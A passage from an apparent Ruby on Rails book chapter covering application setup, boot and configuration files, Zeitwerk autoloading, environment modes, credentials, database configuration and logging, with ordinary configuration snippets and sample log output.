create spec/spec_helper.rb
create spec/rails_helper.rb
```

The two gems make sure that all generators generate Haml and RSpec files instead of the default ERB and MiniTest files. But we need to replace the existing files.

You also need to replace the layout file with a Haml version. Delete `app/views/layouts/application.html.erb` and create a new file `app/views/layouts/application.html.haml`:

```
!!!
%html
  %head
    %meta{:content => "text/html; charset=UTF-8", "http-equiv" => "Content-Type"}
    %title Title of Your App
    %meta{:content => "width=device-width,initial-scale=1", :name => "viewport"}
    = csrf_meta_tags
    = csp_meta_tag
    = stylesheet_link_tag "application"
    = javascript_include_tag "application", type: "module"
  %body
    = yield
```

JavaScript and CSS

propshaft is the modern alternative to sprockets. All Rails 8 applications you generate will use propshaft, but sprockets is still available for apps updating from previous versions. If you are using sprockets, consider switching to propshaft at some point, as we assume it will be removed in a later version of Rails.

As we described, you can make the following choices about your asset pipeline setup:

- JS: importmap (default), bun, webpack, esbuild, or rollup
- CSS: tailwind, bootstrap, bulma, postcss, sass (nothing by default)

Contrary to what the core team recommends, we advise going with a Node-based solution and not importmap. You will need an npm package at some point, and importmap still struggles with most of them. Our recommendation: go with **esbuild** for JavaScript. It is really fast, easy to use, and compatible with most of the code you will find on npm. For CSS, it depends on your preferences. Modern CSS is pretty powerful, so most people won't need a solution like Sass. If that's you, go with **postcss**, it is fast and does all the transformations you would expect. If you want to use Sass

(because you would like to extend Bootstrap, for example), go with **Sass**. And if you are into writing no CSS at all, and just adding utility classes, go with **Tailwind**.



The Rails default is to use yarn instead of npm. There is little reason for it today, but there are also no real reasons against it. So we keep yarn in our description here.

If you haven't added Turbo when you generated the app, you can add it quickly. Add the gem and npm package:

```
bundle add turbo-rails
yarn add @hotwired/turbo-rails
```

Then import it in your `app/javascript/application.js`:

```
import "@hotwired/turbo-rails"
```

Foreman and Overmind

Rails generates a `Procfile.dev` for you. It contains all the processes you need to run in development (except for the database): The rails server (we will talk about that next) and the two pipelines we just talked about:

```
web: env RUBY_DEBUG_OPEN=true bin/rails server
js:  yarn build --watch
css: yarn build:css --watch
```

You can use this file with a tool like Foreman. The file `bin/dev` checks if Foreman is installed, installs it if it is missing, and then starts `foreman -f Procfile.dev`. This will run all three processes for you.



If you are using tmux, you should check out [Overmind](https://github.com/DarthSim/overmind)²⁷ as a replacement for Foreman. It also reads your Procfile and runs your processes, but uses tmux. That means you can attach to any of the processes using tmux, for example.

Running a Rails application

Let's look at our `bin/rails` file again:

²⁷<https://github.com/DarthSim/overmind>

```
#!/usr/bin/env ruby
APP_PATH = File.expand_path("../config/application", __dir__)
require_relative "../config/boot"
require "rails/commands"
```

The first line sets up a constant containing the path to our `config/application.rb` file, which will later be used by the Rails gem.

It then loads the file `config/boot.rb`:

```
ENV['BUNDLE_GEMFILE'] ||= File.expand_path('../Gemfile', __dir__)

require 'bundler/setup' # Set up gems listed in the Gemfile.
require 'bootsnap/setup' # Speed up boot time by caching expensive operations.
```

It first stores the path to our Gemfile in an environment variable. It then invokes `bundler/setup`. This sets up the isolation we described above to ensure you will be loading the right gems from now on.

If you haven't skipped Bootsnap, it will now run the Bootsnap setup. [Bootsnap²⁸](#) is a gem extracted by Shopify to help them boot up their big Rails application faster. It speeds up the `require` and `load` methods by prescanning the path. In addition, it caches the compilation of Ruby source files to the internal bytecode format.



In production environments, you can precompile the cache, and for example add the cached files to a docker image: `bootsnap precompile --gemfile app/ lib/`

Going back up to `bin/rails`, the next file that is required is `rails/commands` and then `rails/command`. At this point, Rails autoloading starts its work. We will talk about in the [Zeitwerk](#) section.



If the command is not known to Rails, it will try running a Rake command instead.

Now it's time to start your application. Your application is a Rack application, and we will come back to Rack [later in this chapter](#). Your application is defined in `config/application.rb`. This script loads the Ruby on Rails gems and gems for the specified `Rails.env` and configures the application. Let's go step by step through the settings provided in the default `config/application.rb` file that you'll find in a newly created Rails application. Keep in mind that changes to these files require a server restart to take effect. It first loads `config/boot.rb`, which in most cases has been loaded and we have described above:

²⁸<https://github.com/Shopify/bootsnap>

```
require_relative 'boot'
```

Next, the Rails gems are loaded:

```
require 'rails/all'
```

By replacing this line you can easily cherry-pick only the components needed by your application (this will already be the case if you ran `rails new` with the options we described above):

```
require "rails"
# Pick the frameworks you want:
require "active_model/railtie"
require "active_job/railtie"
require "active_record/railtie"
# require "active_storage/engine"
require "action_controller/railtie"
# require "action_mailer/railtie"
# require "action_mailbox/engine"
# require "action_text/engine"
require "action_view/railtie"
# require "action_cable/engine"
# require "rails/test_unit/railtie"
```

It will then load all Gems you defined for this environment:

```
# Require the gems listed in Gemfile, including any gems
# you've limited to :test, :development, or :production.
Bundler.require(*Rails.groups)
```

The main configuration of our application follows, which gets its own module and class:

```
module TimeAndExpenses
  class Application < Rails::Application
    # Initialize configuration defaults for originally generated Rails version.
    config.load_defaults 8.0

    # Settings in config/environments/* take precedence over those specified here.
    # Application configuration can go into files in config/initializers
    # -- all .rb files in that directory are automatically loaded after loading
    # the framework and any gems in your application.

  end
end
```

The creation of a module specifically for your application lays a foundation for running multiple Rails applications in the same Ruby process.

Common Settings

While the following settings are not included in the Rails boilerplate, we feel they are sufficiently common to be worth mentioning. You can either set them in `config/application.rb` or an initializer if you want to use them in every environment, or you can set them in the according file in `config/environments`. If you want to set them in an initializer, you need to prefix the config with `Rails.application`.

Time Zones

The default time zone for Rails applications is UTC. If the business domain of your application is sensitive to knowing exactly what time zone the server is in, add the following setting to your `config/application.rb` to override the default:

```
# Set Time.zone default to the specified zone and make Active Record
# auto-convert to this zone.
# Run "rails -D time" for a list of tasks for finding time zone names.
config.time_zone = 'Central Time (US & Canada)'
```



Juanito says...

`rails time:zones:all` will list all the time zones Rails knows about.

Localization

Rails features localization support via locale files. The default locale is `:en`. Both it and the location of your locale files can be overridden in an initializer.

```
config.i18n.default_locale = :de
config.i18n.load_path += Dir[Rails.root.join('config', 'sprechen', '*.rb, yml')]
```

Generator Default Settings

Rails generator scripts make certain assumptions about your tool chain. Setting the correct values here means having to type fewer parameters on the command line. For instance, to use RSpec without fixtures and Haml as the template engine, our settings would look like this:

```
# Configure generators values. Many other options are available,  
# be sure to check the documentation.  
config.generators do |g|  
  g.template_engine :haml  
  g.test_framework :rspec, fixture: false  
end
```



Note that Rubygems such as `rspec-rails` and `factory_bot_rails` handle this particular configuration for you automatically.

Log-Level Override

The default log level is `:debug`, and you can override it if necessary.

```
# Force all environments to use the same logger level  
# (by default production uses :info, the others :debug)  
config.log_level = :debug
```

We cover the use of the Rails logger in-depth in [the logging section](#) later on in this chapter.

Schema Dumper

Every time you run tests, Rails dumps the schema of your development database and copies it to the test database using an auto-generated `schema.rb` script. It looks very similar to an Active Record migration script as it uses the same API.

You might find it necessary to revert to the older style of dumping the schema using SQL if you're doing things incompatible with the schema dumper code, like constraints or database-specific column types:

```
config.active_record.schema_format = :sql
```

Console

It's possible to supply a block to `console` to be evaluated when the Rails environment is loaded via the terminal. This enables you to set console-specific configurations. We enjoy saving some typing with helper methods like this one.

```
console do
  def obie
    User.where(email: "obiefernandez@gmail.com").first
  end
end
```

Zeitwerk

In plain old Ruby, a script file doesn't need to be named in any particular way that matches its contents. In Rails, however, you'll notice that there's almost always a direct correlation between the name of a Ruby file and the class or module contained within. Rails takes advantage of the fact that Ruby provides a callback mechanism for missing constants. When Rails encounters an undefined constant in the code, it uses a library called Zeitwerk which uses file-naming conventions to find and require the needed Ruby script. If you've used the Rails console at all, you've already seen this behavior in action: You never have to explicitly require anything!



Since Rails 6, Rails uses a Gem called [Zeitwerk](#)²⁹ for autoloading by default. With Rails 7, the classic autoload was removed and Zeitwerk is the only option. Xavier Noria, the author, gave a talk about the motivation for this gem and how it works [which is available on Youtube](#)³⁰.

How does the class loader know where to search? Zeitwerk has the concept of autoload paths, and the default autoload paths include the base directories of just about anywhere you would think of adding code to your Rails application.

Want to see the contents of your project's autoload path? Just fire up the console and type `ActiveSupport::Dependencies.autoload_paths`.

```
$ rails console
Loading development environment.
>> ActiveSupport::Dependencies.autoload_paths
=> ["/app/app/controllers", "/app/app/controllers/concerns", #...
```

This is how it works: If Rails encounters a class or module in your code that is not already defined, Rails uses the following convention to guess which files it should require loading that module or class.

If the class or module is not nested, insert an underscore between the constant's names and require a file of this name. For example,

- `EstimationCalculator` becomes `require "estimation_calculator"`.

²⁹<https://github.com/fxn/zeitwerk>

³⁰<https://www.youtube.com/watch?v=Qh5TBq0avs8>

- `KittTurboBoost` becomes `require "kitt_turbo_boost"`.

If the class or module is nested, Rails inserts a slash between each of the containing modules and requires a file in the corresponding set of subdirectories. For example,

- `MacGyver::SwissArmyKnife` becomes `require "mac_gyver/swiss_army_knife"`.
- `Example::ReallyRatherDeeply::NestedClass` becomes `require "example/really_rather_deeply/nested_class"` and if not already loaded, Rails would expect to find it in a file called `nested_class.rb`, in a directory called `really_rather_deeply`, itself in the directory `example` of which can be found somewhere in Ruby's load path (e.g., one of the app subdirectories, `lib`, or a plugin's `lib` directory).

The bottom line is that you should rarely need to explicitly load Ruby code in your Rails applications (using `require`) if you follow the naming conventions.

Load Path Modifications

By default, Rails looks in all the subdirectories of app that exist when the application boots (except assets, javascripts and views). This is referred to collectively as the autoload path. It is rarely necessary and even discouraged by the Rails Core Team, but it is possible to add other directories to the autoload path using the following code in `config/application.rb`:

```
module TimeAndExpenses
  class Application < Rails::Application
    config.autoload_paths << "#{root}/extras"
  end
end
```

The most common directory to add is `lib`. This is why, since Rails 7.1, there is a configuration option just for that, that is added by default to new applications:

```
module TimeAndExpenses
  class Application < Rails::Application
    # ...

    # Please, add to the `ignore` list any other `lib` subdirectories that do
    # not contain `.rb` files, or that should not be reloaded or eager loaded.
    # Common ones are `templates`, `generators`, or `middleware`, for example.
    config.autoload_lib(ignore: %w[assets tasks])
```

Remember we said that the value of the `RAILS_ENV` environment variable dictates which additional environment settings are loaded next? So now let's review the default settings for each of Rails' standard modes.



Note that configuration settings specified in these environment scripts also take precedence over those set in initializers.

Development Mode

Development is Rails' default mode and the one in which you will spend most of your time as a developer. This section contains an in-depth explanation of each setting in `config/environments/development.rb`.

Automatic Class Reloading

One of the signature benefits of using Rails is the quick feedback cycle offered by its development mode. Change your code, hit Reload in the browser, and like magic, it reflects the changes in your application. To do that, Rails reloads all classes on each request in development mode. This behavior is governed by the `config.cache_classes` setting:

```
# In the development environment your application's code is reloaded on  
# every request. This slows down response time but is perfect for  
# development since you don't have to restart the web server when you  
# make code changes.  
config.cache_classes = false
```

We already learned about the way Rails loads code automatically. Without getting into too much nitty-gritty detail, when the `config.cache_classes` setting is to `false`, if the web server is running and application files have been modified, Rails unloads all autoloaded constants before processing the next request. Application classes or modules used during that request will therefore be autoloaded, thus picking up their current implementation in the file system.

Error Reports

Requests from localhost, like when you're developing, generate useful error messages that include debugging information such as a line number where the error occurred and a backtrace. Setting `consider_all_requests_local` to `true` causes Rails to display those developer-friendly error screens even when the machine making the request is remote. This is for example the case if you use Docker for local development.


```
config.consider_all_requests_local = true
```

Server Timing

Since Rails 7, Rails ships with a server timing middleware that is enabled in development mode by default:

```
# Enable server timing
config.server_timing = true
```

The [Server-Timing specification](#)³¹ defines how the server can communicate performance metrics to browsers about its response. The ServerTiming middleware sets the relevant duration metrics in the Server-Timing header.

It makes looking at performance metrics in development much easier, especially when using Chrome dev tools that include the Network Inspector metrics.

Caching

You normally do not want caching behavior when you're in development mode. The only time you do want it is if you're actually testing caching.

```
# Enable/disable caching. By default caching is disabled.
if Rails.root.join("tmp/caching-dev.txt").exist?
  config.action_controller.perform_caching = true
  config.action_controller.enable_fragment_cache_logging = true

  config.cache_store = :memory_store
  config.public_file_server.headers = {
    "Cache-Control" => "public, max-age=#{2.days.to_i}"
  }
else
  config.action_controller.perform_caching = false
  config.cache_store = :null_store
end
```

In earlier versions of Rails, you merely set the `perform_caching` property to true or false. Now, as you can see in the code listing, caching behavior is determined by the presence of `tmp/caching-dev.txt`. This ensures that you don't accidentally leave caching enabled. Unexpected caching behavior can be subtle and tricky to diagnose.

Active Storage Settings

³¹<https://www.w3.org/TR/server-timing/#dfn-server-timing-header-field>

```
# Store uploaded files on the local
# file system (see config/storage.yml for options).
config.active_storage.service = :local
```

Active Storage is an abstraction for storing files that are uploaded to your application. In production, you can use services like Amazon S3 to store files. This way, you can keep your application instances stateless and allow all of them to access all uploaded files. For local development it suffices to just store the files on disk. That's configured here: In development use the `local` service for storing files. The services are defined in `config/storage.yml`:

```
test:
  service: Disk
  root: <%= Rails.root.join("tmp/storage") %>

local:
  service: Disk
  root: <%= Rails.root.join("storage") %>
```

In this configuration, the files will be written to the folder `storage` in your Rails app. We will learn more about Active Storage and how to configure it for production in the according chapter.

Action Mailer Settings

Rails assumes that you don't want [Action Mailer](#) to raise delivery exceptions in development mode, so based on the `config.action_mailer.raise_delivery_errors` settings, it will swallow those exceptions. That's fine because mailing capabilities don't necessarily work in an average development workstation, particularly on Windows and other platforms that lack `sendmail`.

```
# Don't care if the mailer can't send.
config.action_mailer.raise_delivery_errors = false
```

If you want to send mail while in development mode as part of debugging or ad-hoc testing, then you probably should toggle this setting to `true`.



Xavier Noria says...

I find it handy to set `config.action_mailer.perform_deliveries = false` in development. No delivery attempt is performed, but you can still see the mail in the log file to check that it looks good, copy account activation URLs, etc.

```
config.action_mailer.perform_caching = false
```

This line of code should probably be part of the caching section. Setting it to true tells Action Mailer to not ignore cache methods called in mailer view templates.

Deprecation Notices

Deprecation warnings are very useful for letting you know when you should stop using a particular piece of functionality. The configuration setting `config.active_support.deprecation` enables you to set how you would like to receive deprecation warnings. In development mode, by default all deprecation warnings will appear in the development log.

```
# Print deprecation notices to the Rails logger.  
config.active_support.deprecation = :log
```

You can configure deprecation warnings that the Application considers disallowed. This way, you can treat specific deprecations as hard failures:

```
# Raise exceptions for disallowed deprecations.  
config.active_support.disallowed_deprecation = :raise  
  
# Tell Active Support which deprecation messages to disallow.  
config.active_support.disallowed_deprecation_warnings = []
```

Pending Migrations Error Page

If pending migrations need to be run, an error page is displayed, indicating to developers that they should run `rails db:migrate RAILS_ENV=development` to resolve the issue. It also offers a button to trigger the migration from the browser.

```
# Raise an error on page load if there are pending migrations  
config.active_record.migration_error = :page_load
```

Verbose Query Logs

By default, Rails logs information on every request that comes in in the following style:

```
Started GET "/businesses" for 192.168.23.1 at 2019-07-04 07:58:35 +0200
Cannot render console from 192.168.23.1! Allowed networks: 127.0.0.1, ::1, 127.0.0.0\
/127.255.255.255
Processing by BusinessesController#index as HTML
  Rendering businesses/index.html.erb within layouts/application
  Business Load (0.1ms)  SELECT "businesses".* FROM "businesses"
  Rendered businesses/index.html.erb within layouts/application (Duration: 1.4ms | A\
llocations: 531)
Completed 200 OK in 7ms (Views: 5.7ms | ActiveRecord: 0.1ms | Allocations: 4406)
```

This already contains useful information on how much time is spent in which part of your application. With verbose query logs we get more detailed information on where a certain query was triggered. It is activated for the development environment:

```
# Highlight code that triggered database queries in logs.
config.active_record.verbose_query_logs = true
```

With this configuration, we get the following log output:

```
Started GET "/businesses" for 192.168.23.1 at 2019-07-04 07:57:47 +0200
Cannot render console from 192.168.23.1! Allowed networks: 127.0.0.1, ::1, 127.0.0.0\
/127.255.255.255
Processing by BusinessesController#index as HTML
  Rendering businesses/index.html.erb within layouts/application
  Business Load (0.1ms)  SELECT "businesses".* FROM "businesses"
  □ app/views/businesses/index.html.erb:14
  Rendered businesses/index.html.erb within layouts/application (Duration: 1.3ms | A\
llocations: 1051)
Completed 200 OK in 5ms (Views: 3.9ms | ActiveRecord: 0.1ms | Allocations: 4917)
```

The output is the same, except the line that begins with □: Here we can see that our Query was triggered from line 14 of our view. This can be useful to find where an unexpected or slow query is coming from.

Assets Debug Mode

The asset pipeline is a framework to concatenate and minify JavaScript and other static assets. Development mode omits logger output for asset requests, because they aren't normally very useful. You can turn them on here for debugging if necessary.

```
# Suppress logger output for asset requests.  
config.assets.quiet = true
```

Missing Translations

Rails views normally just print the key for missing translations, since that's what you want when you're developing prior to translation activities taking place.

```
# Raises error for missing translations  
# config.action_view.raise_on_missing_translations = true
```

Test Mode

Most people get by without ever needing to modify their test environment settings. It is very similar to development mode, except that it does not reload code between requests to speed up the test run.

Production Mode

Finally, production mode is what you want your Rails application running in whenever it is deployed to its hosting environment and serving public requests. There are several significant ways that production mode differs from the other modes. Not the least of them is the speed boost you get from not reloading all of your application classes for every request.

Eager Load

To speed up the boot time of starting a Rails server during development, your project code and libraries are not eager loaded into memory. Instead, they are loaded on an as-needed basis (aka “lazy-loading”). This behavior is configured with the `config.eager_load` setting.

In your production environment, this is set to `true`, as it copies most of your application into memory. This provides a performance increase to web servers that leverage copy on write, such as Unicorn.

Assets

In production mode, assets are by default precompiled by the Asset Pipeline. All files included in `application.js` and `application.css` asset manifests are compressed and concatenated into their respective files of the same name, located in the `public/assets` folder.

If an asset is requested that does not exist in the `public/assets` folder, Rails will throw an exception. To enable live asset compilation fallback on production, set `config.assets.compile` to `true`.

The `application.js` and `application.css` manifest files are the only JavaScript/Stylesheets included during the asset pipeline precompile step. To include additional assets, specify them using the `config.assets.precompile` configuration setting in `config/initializers/assets.rb`.

```
config.assets.precompile += %w( admin.js admin.css )
```

Configuring Application Secrets

Certain types of hacking involve modifying the contents of cookies without the server knowing about it. By digitally signing all cookies sent to the browser, Rails can detect whether they were tampered with. Rails signs cookies using the value of `secret_key_base`, which is randomly generated along with your app.

The encrypted file `config/credentials.yml.enc` is where Rails stores the `secret_key_base` by default. In this file you can also store your application's sensitive data, such as access keys and passwords that are required for external APIs. In previous versions of Rails the `secret_key_base` was stored in the `config/secrets.yml` file, and it required one for each environment. Since Rails 6 you only need one `secret_key_base` for the production environment.

As this file is encrypted it can safely be stored in version control as long as the master key is kept safe, by for example a password manager. Rails uses the `config/master.key` or alternatively looks for the environment variable `ENV["RAILS_MASTER_KEY"]` to encrypt/decrypt the credentials file.

To add a new secret, first run `rails secret` to get a new secret. Then run `rails credentials:edit` to edit credentials, and add the new secret.

You can create environment specific credentials. This can be handy if you want to use different credentials to access for example different AWS S3 buckets for staging and production. The environment specific override will take precedence over the global `config/credentials.yml.enc` file. To generate environment specific credentials run `rails credentials:edit --environment staging`

In the cases where you want to share the same credentials for development and test environments for example, you can simply override the default lookup paths by adding `config.credentials.content_path` and `config.credentials.key_path` to the environment settings files.

`Rails.application.credentials.config` gives us access to all credentials as a hash. An accessor for each key is also provided. For example, to access the value for `my_api_key`, invoke `Rails.application.credentials.my_api_key`. This will return the value defined for that key in any environment.



Kevin says...

Remember to keep your master key safe. If a hacker gained access to your master key, they could use it to exploit your application.

Configuring a Database

The file `database.yml` found in the `config` folder specifies all the configuration settings required by Active Record to connect to a database. When a new application is bootstrapped, Rails automatically generates boilerplate sections for each environment.

The following is an example of a generated `config/database.yml` file configured to work with PostgreSQL (with all comments stripped):

```
default: &default
  adapter: postgresql
  encoding: unicode
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>

development:
  <<: *default
  database: tae_development

test:
  <<: *default
  database: tae_test

production:
  <<: *default
  database: tae_production
  username: tae
  password: <%= ENV['TAE_DATABASE_PASSWORD'] %>
```

An old best practice within the Rails community has been not to store `config/database.yml` in version control. Foremost, if a hacker gained access to the application repository, they would have all the connection settings to your production database. Furthermore, developers on the team might have different development and test database settings. This allows each developer working on the project to have their own copy of `config/database.yml` that is not stored in version control.

You can also leverage the `DATABASE_URL` environment variable which Rails reads by default. It looks like this: `database-type://myuser:mypass@localhost/somedatabase`. You can set all required information in that environment variable — including username and password. This allows you to check in the file above and set the `DATABASE_URL` in production³². Developers who have a different local database setup can also set the `DATABASE_URL` accordingly.

Another way of keeping the credentials out of the `database.yml` file is using the above explained `credentials.yml.enc` to store the secrets.

³²Heroku does this by default for example

As you can see above, the database connection pool size is set to the maximal number of threads. This is a good default value to start with.

Rails 6 introduced the possibility to connect to multiple databases. We will discuss this in the chapter on Active Record.

Health Controller

Uptime monitors and a lot of load balancers will check a configured URL to see if the site is still online. Rails has a built-in health controller for that purpose that is added to a newly generated app by default. In your `routes.rb` you will find the following line:

```
get "up" => "rails/health#show", as: :rails_health_check
```

With this configuration, the URL `/up` will return a 200 status if the app is available. It also has a beautiful green background. A 500 status with a red background will be rendered if an exception is raised. There are no configuration options for this controller. If it doesn't fit your needs, you need to write your own health controller.

Logging

Most programming contexts in Rails (models, controllers, view templates) have a `logger` attribute, which holds a reference to a logger conforming to the interface of `Log4r` or the default Ruby `Logger` class. Can't get a reference to `logger` somewhere in your code? The `Rails.logger` method references a logger that you can use anywhere.

It's easy to create a new `Logger` in Ruby, as shown in the following example:

```
$ rails console
> require 'logger'
=> true

> logger = Logger.new STDOUT
=> #<Logger:0x00000106c795f0 @progname=nil, @level=0, ...>

> logger.warn "do not want!!!"
W, [2013-11-02T18:34:30.281003 #54844]  WARN -- : do not want!!!
=> true

> logger.info "in your logger, giving info"
I, [2013-11-02T18:34:57.186636 #54844]  INFO -- : in your logger, giving info
=> true
```


Typically, you add a message to the log using the logger whenever the need arises, using a method corresponding to the severity of the log message. The standard logger's severities are (in increasingly severe order):

debug

Use the debug level to capture data and application state useful for debugging problems later on. This level is not usually captured in production logs.

info

Use info level to capture informational messages. We like to use this log level for time-stamping non-ordinary events that are still within the bounds of good application behavior.

warn

Use the warn level to capture things that are out of the ordinary and might be worth investigating. Sometimes we throw in a logged warning when guard clauses in our code keep a client from doing something they weren't supposed to do. Our goal is to alert whoever's maintaining the application about a malicious user or bug in the user interface, as in the following example:

```
def create
  begin
    group.add_member(current_user)
    flash[:notice] = "Successfully joined #{scene.display_name}"
  rescue ActiveRecord::RecordInvalid
    flash[:error] = "You are already a member of #{group.name}"
    logger.warn "A user tried to join a group twice. UI should
                 not have allowed it."
  end

  redirect_back(fallback_location: group_path)
end
```

error

Use the error log level to capture information about error conditions that don't require a server restart.

fatal

The worst-case imaginable has happened—your application is now dead and manual intervention is necessary to restart it.

Rails Log Files

The `log` folder of your Rails application holds three log files corresponding to each of the standard environments. Log files can grow very large over time. A rake task is provided for clearing the log files:

```
$ rake log:clear # Truncates all *.log files in log/ to zero bytes
```

The contents of `log/development.log` are very useful during development. Many Rails coders leave a terminal window open with a continuous tail of the development log open while they're coding:

```
$ tail -f log/development.log
```

```
Article Load (0.2ms)  SELECT "articles".* FROM "articles" WHERE
  "articles"."id" = $1 LIMIT 1  [["id", "1"]]
```

All sorts of valuable information are available in the development log. For instance, every time you make a request. Here's a sample from one of my projects.

```
Started GET "/user_photos/1" for 127.0.0.1 at 2007-06-06 17:43:13
Processing by UserPhotosController#show as HTML
Parameters: {"users/8-Obie-Fernandez/photos/406"=>nil,
"action"=>"show", "id"=>"406", "controller"=>"user_photos",
"user_id"=>"8-Obie-Fernandez"}
User Load (0.4ms)  SELECT * FROM users WHERE (users.'id' = 8)
Photo Load (0.9ms)  SELECT * FROM photos WHERE (photos.'id' = 406
AND (photos.resource_id = 8 AND photos.resource_type = 'User'))
CACHE (0.0ms)  SELECT * FROM users WHERE (users.'id' = 8)
Rendered adsense/_medium_rectangle (1.5ms)
User Load (0.5ms)  SELECT * FROM users WHERE (users.'id' = 8)
LIMIT 1
SQL (0.4ms)  SELECT count(*) AS count_all FROM messages WHERE
(messages.receiver_id = 8 AND (messages.'read' = 0))
Rendered layouts/_header (25.3ms)
Rendered adsense/_leaderboard (0.4ms)
Rendered layouts/_footer (0.8ms)
Rendered photos/show.html.erb within layouts/application.html.erb (38.9ms)
Completed in 99ms (Views: 37.4ms | ActiveRecord: 12.3ms) with 200
```

This is a list of all the data items in that chunk of log output:

- The controller and action that were invoked
- The remote IP address of the computer making the request
- A timestamp indicating when the request happened
- The session ID associated with the request
- The hash of parameters associated with the request
- Database request information including the time and the SQL statement executed

- Query cache hit info including time and the SQL statement triggering results from the cache instead of a roundtrip to the database
- Rendering information for each template involved in rendering the view output and time consumed by each
- Total time used in completing the request with corresponding request-per-second figures
- Analysis of the time spent in database operations versus rendering
- The HTTP status code and URL of the response sent back to the client

Tagged Logging

Log files can contain an extensive amount of information, making tracking down issues or particular requests difficult. To ease this issue, Rails offers the capability to prepend information to each of your log messages.

To add “tagged” information to your logs, pass an array of one or many method names that the request object responds to to the `config.log_tags` configuration setting.

To illustrate, assuming we want to track the subdomain that each request is made from; we can achieve this by setting `config.log_tags` to `[:subdomain]`. When Rails writes to the log, it will prefix the output of `request.subdomain`, resulting in a log message like the following:

```
[some_subdomain] Started GET "/articles" for 127.0.0.1 at 2013-02-01 11:49:09 -0500
```

Log Masking

Rails logs the request parameters into the log file for every request into the log file unless the parameter name includes one of the “filtered” strings. For a “filtered” parameter Rails, will replace the value by `[FILTERED]` before the logging:

```
Started POST
  "/users?name=john&password=[FILTERED]&password_confirmation=[FILTERED]"
  for 127.0.0.1 at 2013-02-24 22:29:59 +0000
Processing by UsersController#create as */*
  Parameters: {"name"=>"john", "password"=>"[FILTERED]",
    "password_confirmation"=>"[FILTERED]"}
```

Rails protects any parameter that includes `passw` among others in its name by default. So both `password` and `password_confirmation` are already covered. If your password is using a differently named parameter, or if you want to protect other information (for example, credit card numbers), you should add those parameter names to the Rails configuration variable `filter_parameters`.

By default, standard Rails projects include `config/initializers/filter_parameter_logging.rb` with the following line:

```
Rails.application.config.filter_parameters += [
  :passw, :secret, :token, :_key, :crypt, :salt, :certificate, :otp, :ssn
]
```

To protect another parameter, simply add it to the array.

Log File Analysis

Several informal analyses can be easily performed using just the development log output and some common sense.

Performance

One of the more obvious analyses would be a study of the performance of your application. The faster your requests execute, the more requests you can serve with a given Rails process. That's why performance figures are often expressed in terms of requests per second. Find the queries and rendering sections that are taking a long time and figure out why.

It's important to realize that the times reported by the logger are not super-accurate. In fact, they're wrong more often than not, because it is difficult to measure the timing of something from within itself. Add up the percentage of rendering and database times for any given request and it will not always be close to 100%.

However, despite not being accurate in a purely objective sense, the reported times are perfect for making subjective comparisons within the same application. They give you a way of gauging whether an action is taking longer than it used to or whether it is relatively faster or slower than another action.

SQL queries

Is Active Record not behaving as expected? The fact that SQL generated by Active Record is logged can often help you debug problems caused by complicated queries.

Identification of N+1 select problems

Whenever you are displaying a record along with an associated collection of records, there's a chance that you will have a so-called N+1 select problem. You'll recognize the problem by a series of many SELECT statements, with the only difference being the value of the primary key.

For example, here's a snippet of some log output from a real Rails application showing an N+1 select issue in the way that `FlickrPhoto` instances are being loaded:

```
FlickrPhoto Load (1.3ms)  SELECT * FROM flickr_photos WHERE
(flickr_photos.resource_id = 15749 AND flickr_photos.resource_type =
'Place' AND (flickr_photos.'profile' = 1)) ORDER BY updated_at desc
LIMIT 1
FlickrPhoto Load (1.7ms)  SELECT * FROM flickr_photos WHERE
(flickr_photos.resource_id = 15785 AND flickr_photos.resource_type =
'Place' AND (flickr_photos.'profile' = 1)) ORDER BY updated_at desc
LIMIT 1
FlickrPhoto Load (1.4ms)  SELECT * FROM flickr_photos WHERE
(flickr_photos.resource_id = 15831 AND flickr_photos.resource_type =
'Place' AND (flickr_photos.'profile' = 1)) ORDER BY updated_at desc
LIMIT 1
```

And so on and so forth, for pages and pages of log output. Looks familiar?

Luckily, each of those database queries is executing very quickly, around 0.0015 seconds each. That's because 1) MySQL is extraordinarily fast for small SELECT statements and 2) my Rails process is on the same physical machine as the database.

Still, accumulate enough of those N queries and they add up quickly to eat away the performance. Absent the mitigating factors, we would have a serious performance problem to address. The problem would be especially severe if the database was on a separate machine, giving me network latency to deal with on each of those queries.

We will talk about mitigating these problems in [Chapter "ActiveRecord"](#).

Database access from views

A well-designed model-view-controller application follows certain protocols related to which logical tier does database operations (that would be the model) versus rendering tasks (the view). Generally, you want your controller to cause the loading of all of the data that will be needed for rendering from the database.

Database access during rendering is therefore usually considered a bad practice. Calling database methods directly from template code violates proper separation of concerns and is a maintainability nightmare.

However, there are plenty of opportunities for implicit database access during view rendering to creep into your codebase, encapsulated by the model, and perhaps triggered by lazy loading of associations. Can we conclusively call it a bad practice? It's hard to say so definitively. There are cases where it makes sense to have database operations happening during view rendering, such as usage of fragment caching.



Using Alternate Logging Schemes

It's easy! Just assign a class compatible with Ruby's Logger to one of the various logger class variables, such as `ActiveRecord::Base.logger`. During a console session, assign a new Logger instance pointing to `STDOUT` to `ActiveRecord::Base.logger` in order to see the SQL being generated right in your console. Jamis has a complete write-up of the technique and more at <https://weblog.jamisbuck.org/2007/1/31/more-on-watching-activerecord>.

Rails::Subscriber.colorize_logging

This tells Rails whether to use ANSI codes to colorize the logging statements. The colors make it much easier to read the logs (except on Windows) and may complicate matters if you use software like `syslog`. Defaults to `true`. Change to `false` if you view your logs with software that doesn't understand the ANSI color codes.

Here's a snippet of log output with the ANSI codes visible:

```
^[4;36;1mSQL (0.0ms)^[0m    ^[[0;1mMySQL::Error: Unknown table
'expense_reports': DROP TABLE expense_reports^[0m
    ^[[4;35;1mSQL (3.2ms)^[0m    ^[[0mCREATE TABLE expense_reports ('id'
int(11) DEFAULT NULL auto_increment PRIMARY KEY, 'user_id' int(11))
```



Wilson says...

Almost nobody I meet seems to know how to display colored logs in a pager. The `-R` option tells `less` to output “raw” control characters to the screen.



Syslog

UNIX-like systems have a system service called `syslog`. For various reasons, it might be a better choice for production logging of your Rails applications.

- Finer-grained control over logging levels and content.
- Consolidation of logger output for multiple Rails applications.
- If you're using remote syslog capabilities of many systems, consolidation of logger output for multiple Rails application servers is possible. Contrast this with having to handle individual log files on each application server box separately.

You can use `Syslog::Logger` from the standard library to interface your Rails application to `syslog`.

Default Gems

Rails is a full featured framework with a lot of functionality built-in. Around it, we have a rich ecosystem of Gems that fill in the gaps for a lot of use-cases. The Rails team has already selected a few Gems that are included by default in the Gemfile. Some of them are only a comment. We want to briefly introduce all of them here:

- The database driver for your selected database
- The puma app server. You can use Rails with any Rack-compatible server. Puma is a good choice with its low memory consumption and high number of concurrent requests.
